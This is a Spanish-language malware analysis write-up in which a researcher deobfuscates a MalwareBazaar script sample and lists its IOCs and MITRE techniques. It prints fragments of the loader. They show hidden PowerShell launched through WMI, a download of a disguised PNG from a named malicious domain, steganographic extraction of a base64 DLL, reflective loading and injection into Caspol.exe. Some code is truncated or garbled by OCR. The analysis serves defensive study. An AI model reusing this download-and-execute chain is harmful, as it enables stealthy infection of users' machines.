Análisis de Malware – Eugenio Deluca – (KarasuRØØT)

Fecha Inicio - 13/03/2026

Fecha finalización: 16/03/2026

Entorno:

Ver detalles en Seguridad de Windows

Especificaciones del dispositivo

Nombre del dispositivo	DESKTOP-T800
Procesador	AMD Ryzen 7 7700X 8-Core Processor 4.50 GHz
RAM instalada	7,86 GB
Id. del dispositivo	351DC584-C713-4C88-99D8-91D795060A57
Id. del producto	00331-10000-00001-AA048
Tipo de sistema	Sistema operativo de 64 bits, procesador x64
Lápiz y entrada táctil	La entrada táctil o manuscrita no está disponible para esta pantalla

Copiar


Cambiar el nombre de este equipo

Especificaciones de Windows

Edición	Windows 10 Pro
Versión	22H2
Se instaló el	15/3/2026
Compilación del SO	19045.3803
Experiencia	Windows Feature Experience Pack 1000.19053.1000.0

Copiar

Esta muestra que, para ser más fácil de identificar para mí, la renombre como Muestra02” – En realidad es una muestra de Malware bazzar – se la encuentra con el hash SHA256: a488b5a66a919e96297311a9a08dcbf6be3ae5a338d8cff135db3c7a39b2f001 – de hecho el nombre del archivo es a488b5a66a919e96297311a9a08dcbf6be3ae5a338d8cff135db3c7a39b2f001.zip




<u>Archivo:</u> C:\Muestras\MUESTRA02.vbs

<u>MD5:</u> 45f0a898d07b3dd41ac84834279e2250

<u>SHA1:</u> acc71c3d094cc2af056694200150b4012c724477

<u>SHA256:</u> a488b5a6a919e96297311a9a08dcbf6be3ae5a338d8cff

Al hacer click derecho – Abrir con block de notas me encuentro con un archivo ilegible:




Posee 16937 Líneas en las cuales, a vista rápida todo tiene el mismo contenido raro (**this.calliclinus += "⍰ᘐ¡ʰᵀᶜ⍰ᗰyᓇ⍰ᘓ丰”ᔑ·⑭";**)

Hace tiempo atrás en un blog había leído de algo muy similar. (Nunca guarde el link a ese artículo) pero recuerdo que mencionaba dos cosas importantes

- Podría ser que al final del archivo se encontraran comandos o líneas que hacían referencia por ejemplo a “execute” o similar. Claramente este no es mi caso.
- La otra opción es que, el código real esta entre alguna de estas líneas, pero seamos sinceros, al ser muchas líneas queda oculto.

Debido a que la segunda condición considero que se cumple, decidí realizar lo siguiente en el bloc de notas. Reemplazar. Si así de sencillo. Tan fácil como Edición – Remplazar…. – allí en buscar pongo la string que me molesta (**this.calliclinus += "𝘀𝗵𝗲𝗹𝗹𝗲𝘅𝗲𝗰⑭";**) – Reemplazar por “Nada” y le doy a “Reemplazar todo”.



El resultado es lo que veremos a continuación.

```
var plugger = "2⌐╦-♀4⌐╦-♀7⌐╦-♀4⌐╦-♀6⌐╦-♀8⌐╦-♀7⌐╦-♀5⌐╦-♀7⌐╦
⌐╦-♀B⌐╦-♀2⌐╦-♀7⌐╦-♀6⌐╦-♀1⌐╦-♀2⌐╦-♀7⌐╦-♀2⌐╦-♀B⌐╦-♀2⌐╦-♀7⌐╦-
♀0⌐╦-♀2⌐╦-♀4⌐╦-♀6⌐╦-♀8⌐╦-♀7⌐╦-♀5⌐╦-♀6⌐╦-♀6⌐╦-♀6⌐╦-♀6⌐╦-♀6⌐
╦-♀4⌐╦-♀9⌐╦-♀6⌐╦-♀E⌐╦-♀7⌐╦-♀6⌐╦-♀6⌐╦-♀F⌐╦-♀6⌐╦-♀B⌐╦-♀6⌐╦-♀
⌐╦-♀6⌐╦-♀6⌐╦-♀1⌐╦-♀7⌐╦-♀4⌐╦-♀6⌐╦-♀5⌐╦-♀2⌐╦-♀0⌐╦-♀3⌐╦-♀D⌐╦-
♀4⌐╦-♀6⌐╦-♀5⌐╦-♀2⌐╦-♀9⌐╦-♀3⌐╦-♀B⌐╦-♀2⌐╦-♀0⌐╦-♀2⌐╦-♀4⌐╦-♀6⌐
```

```
var stupose = plugger.split("[illegible]").join("").split("[illegible]").join("").replace(/^\s+|\s+$/g, "");

var wavepacket = "$[illegible]surveance[illegible]='" + stupose + "';$[illegible]Barnaby[illegible]=[[illegible]b[illegible]y[illegible]
[illegible]});[illegible]iex[illegible]([[illegible]S[illegible]y[illegible]s[illegible]t[illegible]e[illegible]m[illegible].[illegible]
wavepacket = wavepacket.split("[illegible]").join("");

var carboximidoyl = "p[illegible]o[illegible]w[illegible]e[illegible]r[illegible]s[illegible]h[illegible]e[illegible]l[illegible]l[illegible]e[illegible]x[illegible]e[illegible]N[illegible]o[illegible]P[illegible]r[illegible]o[illegible]f[illegible]i[illegible]l[illegible]
carboximidoyl = carboximidoyl.split("[illegible]").join("");

var cyberlearningService = "w[illegible]i[illegible]n[illegible]m[illegible]g[illegible]m[illegible]t[illegible]s[illegible]
var cyberlearningStartup = "W[illegible]i[illegible]n[illegible]3[illegible]2[illegible]_[illegible]P[illegible]r[illegible]
var cyberlearningProcess = "W[illegible]i[illegible]n[illegible]3[illegible]2[illegible]_[illegible]P[illegible]r[illegible]

var appuy = GetObject(cyberlearningService.split("[illegible]").join(""));
var podophthalmian = appuy.Get(cyberlearningStartup.split("[illegible]").join("")).SpawnInstance_();

podophthalmian.ShowWindow = 0;

var amethyst = 0;
var oxharrow = appuy.Get(cyberlearningProcess.split("[illegible]").join("")).Create(carboximidoyl, null, podophthalmian, amethyst);
```

Saqué captura de lo que creí importante resaltar y realizo transcripción aquí:

"var plugger = bla bla bla ofuscado

var stupose = plugger.split("[illegible]").join("").split("[illegible]").join("").replace(/^\s+|\s+$/g, "");

var wavepacket = bla bla bla ofuscado";

wavepacket = wavepacket.split("[illegible]").join("");

var carboximidoyl = bla bla bla ofuscado"" + wavepacket + "\"";

carboximidoyl = carboximidoyl.split("[illegible]").join("");

var cyberlearningService = " bla bla bla ofuscado ";

var cyberlearningStartup = "bla bla bla ofuscado";

var cyberlearningProcess = "bla bla bla ofuscado";

var appuy = GetObject(cyberlearningService.split("[illegible]").join""));

var podophthalmian = appuy.Get(cyberlearningStartup.split("[illegible]").join"")).SpawnInstance_();

podophthalmian.ShowWindow = 0;

var amethyst = 0;

var oxharrow = appuy.Get(cyberlearningProcess.split("⍰Ꭾᵐᶜ⍰6ᗢy2⍰ᗺ#"ᔕ⑭").join("")).Create(carboximidoyl, null, podophthalmian, amethyst);"

Por ahora, lo guarde en otro archivo como “Descubierto.js” – la primera pregunta es: ¿Por qué en js si el original está en vbs? Ok bueno eso es porque sospeche como terminaba cada línea, cada una de ellas termina con “;” y un archivo VBScript no finaliza así. Además, el archivo pesa 1.169KB (bastante grande para ser de naturaleza “script”) y además en VBScript no se define como “var” una variable sino como “DIM”.


Descubierto.js	16/3/2026 09:44	Archivo JavaScript	46 KB
MUESTRA00 - system - infected.rar	13/5/2022 08:17	Archivo WinRAR	269 KB

Ahora con el “Descubierto.js” al abrirlo me encuentro con lo siguiente que me llama la atención:


```
Archivo   Edición   Formato   Ver   Ayuda
var plugger = "2ᨆ-ᩘ4ᨆ-ᩘ7ᨆ-ᩘ4ᨆ-ᩘ6ᨆ-ᩘ8ᨆ-ᩘ7ᨆ
ᨆ-ᩘB ᨆ-ᩘ2ᨆ-ᩘ7ᨆ-ᩘ6ᨆ-ᩘ1ᨆ-ᩘ2ᨆ-ᩘ7ᨆ-ᩘ2ᨆ-ᩘB ᨆ
ᩘ0ᨆ-ᩘ2ᨆ-ᩘ4ᨆ-ᩘ6ᨆ-ᩘ8ᨆ-ᩘ7ᨆ-ᩘ5ᨆ-ᩘ6ᨆ-ᩘ6ᨆ-ᩘ6
```

```
var carboximidoyl = "pᨆ-ᩘoᨆ-ᩘwᨆ-ᩘeᨆ-ᩘrᨆ-ᩘsᨆ-ᩘhᨆ-ᩘeᨆ-ᩘlᨆ-ᩘl
carboximidoyl = carboximidoyl.split("ᨆ-ᩘ").join("");
```

Todo está separado por ᨆ-ᩘ - que son caracteres extraños, intentaré realizar lo mismo que hoy para reemplazar.




El resultado que obtengo es un cambio significativo y comienza a aclararse todo.




```
var carboximidoyl = "powershell.exe -NoProfile -WindowStyle Hidden -Command \"" + wavepacket + "\"";
carboximidoyl = carboximidoyl.split("").join("");
```

En “var plugger=” sinceramente es un Stringsmuy grande para copiarla aquí, pero puedo decirles que se Stringsen realidad está en hexadecimal, puedo decirlo por el formato que tiene, por lo que se me ocurrió probar copiar ese Sting

Con Notepad++ uso la función de convertir de HEX a ASCII



Ahora pasamos de lo que veíamos con un montón de números y letras a algo un poco más “humano”.

```
var plugger = "$thuro = 'h'+'t'+'t'+'p'+'s'+':'+'/'+'/'+'
```

Vemos q a lo largo de este Stringslo separa ‘+’ por lo que volveré a hacer el mismo proceso que la vez anterior – buscar y reemplazar –

```
Archivo  Edición  Formato  Ver  Ayuda
var plugger = "$thuro = 'https://estudarebomai.com/MSI_150534.png'; $huffish = New-Ob
Public\Downloads\','E0Q7rAQooP','js','60','0','KrImRC9EM5','0','','','',''); try {     $

var stupose = plugger.split("").join("").split("").join("").replace(/^\s
```

Hacemos lo mismo con esta cadena ofuscada (“⍰ə¡ʰᴱᶜ⍰Ͻnyㄹ⍰ঙ⍹”ᔑ·⑭”).

```
var wavepacket = "$surveance='" + stupose + "';$Barnaby=[bly te e[]]]($surveance -s p l i t '(.).)'' | ?{$_}  |  %{[C
wavepacket = wavepacket.split("").join("");

var carboximidoyl = "powershell.exe -NoProfile -WindowStyle Hidden -Command \"" + wavepacket + "\"";
carboximidoyl = carboximidoyl.split("").join("");

var cyberlearningService = "w i n m g m t s :r o o t \\c i m v 2";
var cyberlearningStartup = "W i n 3 2_P r o c e s s S t a r t u p";
var cyberlearningProcess = "W i n 3 2_P r o c e s s";

var appuy = GetObject(cyberlearningService.split("").join(""));
var podophthalmian = appuy.Get(cyberlearningStartup.split("").join("")).SpawnInstance_();

podophthalmian.ShowWindow = 0;

var amethyst = 0;
var oxharrow = appuy.Get(cyberlearningProcess.split("").join("")).Create(carboximidoyl, null, podophthalmian, amethyst);
```

```
var wavepacket = "$□surveance□='" + stupose + "';$□Barnaby□=[□b□y□t
wavepacket = wavepacket.split("□").join("");

var carboximidoyl = "powershell.exe -NoProfile -WindowStyle Hidc
carboximidoyl = carboximidoyl.split("").join("");

var cyberlearningService = "w□i□n□m□g□m□t□s□:□r□o□o□t□\\□c□i□m□v□2";
var cyberlearningStartup = "W□i□n□3□2□_□P□r□o□c□e□s□s□S□t□a□r□t□u□p";
var cyberlearningProcess = "W□i□n□3□2□_□P□r□o□c□e□s□s";
```


Como se ve en “var cyberlearningservice =”W[] – pareciera que es “[]” pero en realidad es un carácter no imprimible al menos desde Notepad no puedo seguir remplazándolo (lo intente pero no lo conseguí).

Lo volveré a intentar con Notepad++

```
var carboximidoyl = "powershell.exe -NoProfile -WindowStyle Hidden -C
carboximidoyl = carboximidoyl.split("").join("");

var cyberlearningService = "w□i□n□m□g□m□t□s□:□r□o□o□t□\\□c□i□m□v□2";
var cyberlearningStartup = "W□i□n□3□2□_□P□r□o□c□e□s□s□S□t□a□r□t□u□p";
var cyberlearningProcess = "W□i□n□3□2□_□P□r□o□c□e□s□s";
```

Ahora selecciono esos caracteres y hago Ctrl + H y pongo reemplazar ese carácter especial por “nada”.



```
var plugger = "$thuro = 'https://estudarebomai.com/MSI_1505

var stupose = plugger.split("").join("").split("").join("")

var wavepacket = "$surveance='" + stupose + "';$Barnaby=[by
wavepacket = wavepacket.split("").join("");

var carboximidoyl = "powershell.exe -NoProfile -WindowStyle
carboximidoyl = carboximidoyl.split("").join("");

var cyberlearningService = "winmgmts:root\\cimv2";
var cyberlearningStartup = "Win32_ProcessStartup";
var cyberlearningProcess = "Win32_Process";

var appuy = GetObject(cyberlearningService.split("").join('
var podophthalmian = appuy.Get(cyberlearningStartup.split('

podophthalmian.ShowWindow = 0;

var amethyst = 0;
var oxharrow = appuy.Get(cyberlearningProcess.split("").joi
```

Detalles que llaman la atención:

Servicio: winmgmts:root\cimv2 – Según la documentación en MSDN - Las tareas de WMI para los procesos obtienen información como la cuenta en la que se ejecuta un proceso. Puede realizar acciones como crear procesos. Esto es relevante porque winmgmts es el nombre del Monitor de Gestión de Windows (Windows Management Instrumentation o WMI - root\cimv2 - root: Es el directorio principal de la gestión del sistema y cimv2: Es la versión estándar del modelo de información que contiene casi todo lo importante de tu PC (procesos, servicios, archivos, hardware).

En resumen, en un script tendría permiso para ver qué programas están abiertos, cerrarlos o, en este caso puntual, **crear procesos nuevos** (Win32_Process.Create) sin que el usuario se entere.

podophthalmian.ShowWindow = 0; → Configura el nuevo proceso para que sea totalmente invisible. No aparecerá ninguna ventana. Todo sucede en segundo plano.
la línea que corresponde a **var carboximidoyl = "powershell.exe -NoProfile -WindowStyle Hidden -Command ..."** Básicamente según lo que yo entiendo
El script usa WMI para lanzar un comando de PowerShell -- NoProfile: Evita cargar configuraciones locales que puedan bloquear el script. **-WindowStyle Hidden**: Doble capa de invisibilidad. (aunque pareciera redundante) – detalle importante que creo que es bueno mencionar: Aquí se usa la técnica de "Fileless", ya que el código de PowerShell está contenido dentro de una variable en la memoria RAM, no en un archivo físico. Ideal para no dejar rastros.

Las líneas **"$thuro = 'https://estudarebomai.com/MSI_150534.png';**

Y **$huffish.("Download"+"Data").Invoke($thuro);** (que en realidad seria **$pisidium = $huffish.DownloadData($thuro);**) El malware descarga un archivo que parece ser una imagen .png. Esto se hace para evadir firewalls que suelen permitir descargas de imágenes, pero bloquean archivos ejecutables o scripts.

Al hacer **appuy = GetObject(...)**, la variable appuy ahora tiene el poder de pedirle a Windows que cree procesos, detenga servicios o lea archivos, todo usando la infraestructura oficial de Microsoft – recordar: La función GetObject recupera información para el objeto de gráficos especificado. (Aclaracion: En este caso puntual GetObject se usa para conectarse al servicio WMI del sistema operativo. Es el "puente" para ejecutar comandos con privilegios.)

$killest = $resequenced.LastIndexOf($dioxole); if ($introconversion -eq -1 -or $killest -eq -1) Esta es la técnica de Esteganografía. El malware sabe que el código maligno está "escondido" dentro de la imagen, específicamente entre los caracteres IN- y -in1. Ignora los datos de la imagen real y solo extrae lo que hay en medio.

[Array]::("Reve"+"rse").Invoke($parceit);** (que lo podemos l-eer como [Array]::Reverse.Invoke($parceit);) y **[byte[]]$brandy = [Convert]::("FromBase6"+"4String").Invoke($pulmotrachearia); que lo podemos interpretar de forma de simplificar como $brandy = [Convert]::FromBase64String(...);
→ Para que los antivirus no detecten el código mientras viaja por la red, el atacante lo envía al revés y codificado en Base64. Esta línea "rearma" el código real justo antes de usarlo.

Adicionalmente en el código, aparece **Caspol**

La función: **$unatonable.Invoke($null, [object[]]$glycocholate).** Aquí, el malware ejecuta la DLL que cargó en memoria y le pasa toda esa lista de palabras como "instrucciones".

Utiliza una técnica llamada Reflective DLL Injection. Carga el código malicioso directamente en la memoria del proceso actual (o lo inyecta en Caspol.exe). El malware nunca toca el disco duro como un archivo independiente, lo que hace que sea casi imposible de detectar por escaneos tradicionales. Esto también se debe a las siguientes dos líneas:
$aurantia = [AppDomain]::CurrentDomain.("Lo"+"ad").Invoke($brandy);

$unatonable = $roughening.GetMethod('Main');

IOCs de Red:

Dominios maliciosos - encontrado estudarebomai.com

URLs de descarga de Payloads (Disfrazados de imágenes):

- https:// estudarebomai.com/MSI_150534.png (Contiene la DLL maliciosa oculta).
- https:// estudarebomai.com/img_150603.png (Probablemente un segundo componente o configuración).
- https:// estudarebomai.com/bkp (URL de respaldo o exfiltración).

IOCs de Host:


- Ruta de persistencia/trabajo: C:\Users\Public\Downloads\ (Es una ruta común porque suele tener permisos de escritura).
- Proceso legítimo inyectado: Caspol.exe (Microsoft .NET Assembly Registration Tool). El malware lo usa para camuflar su ejecución en memoria.
- Cadenas de texto únicas (Mutex/Config): E0Q7rAQooP y KrImRC9EM5. Estas parecen ser claves de cifrado o identificadores de campaña.

Técnicas TTPs (Tácticas, Técnicas y Procedimientos)

- T1047 - Windows Management Instrumentation: El uso de winmgmts para crear procesos de forma lateral o invisible.
- T1059.001 - PowerShell: Uso de comandos ofuscados, -NoProfile y -WindowStyle Hidden.
- T1027.003 - Steganography: Ocultar el ejecutable dentro de archivos .png.
- T1620 - Reflective Code Loading: Carga la DLL directamente en memoria con [AppDomain]::CurrentDomain.Load.

Análisis del flujo de ejecución:

Para que se entienda mejor cómo funciona esta "cadena", puedes incluir este esquema de lo que hace el código que pegaste:

- Capa VBS/JS: Usa WMI para ejecutar un comando de PowerShell de forma totalmente invisible (ShowWindow = 0).
- Capa PowerShell (Ofuscación): El comando está en hexadecimal o Base64. Al ejecutarse, descarga un archivo .png.
- Desofuscación: Busca los marcadores IN- y -in1, extrae el contenido, reemplaza caracteres (# por A), invierte la cadena (Reverse) y la convierte desde Base64.
- Ejecución "Fileless": Carga el resultado (una DLL de .NET llamada "Fiber") directamente en la memoria del sistema.
- Inyección: Busca el método Main dentro de la clase Fiber.Program y lo ejecuta, inyectándose en el proceso legítimo Caspol.exe.

En mi entorno lo ejecute y obviamente, al ser un entorno totalmente aislado y sin salida a internet (por obvias razones) al conectarse a https://estudarebomai.com/MSI_150534.png mediante el comando DownloadData. Al no haber internet, el comando falla y no prosigue.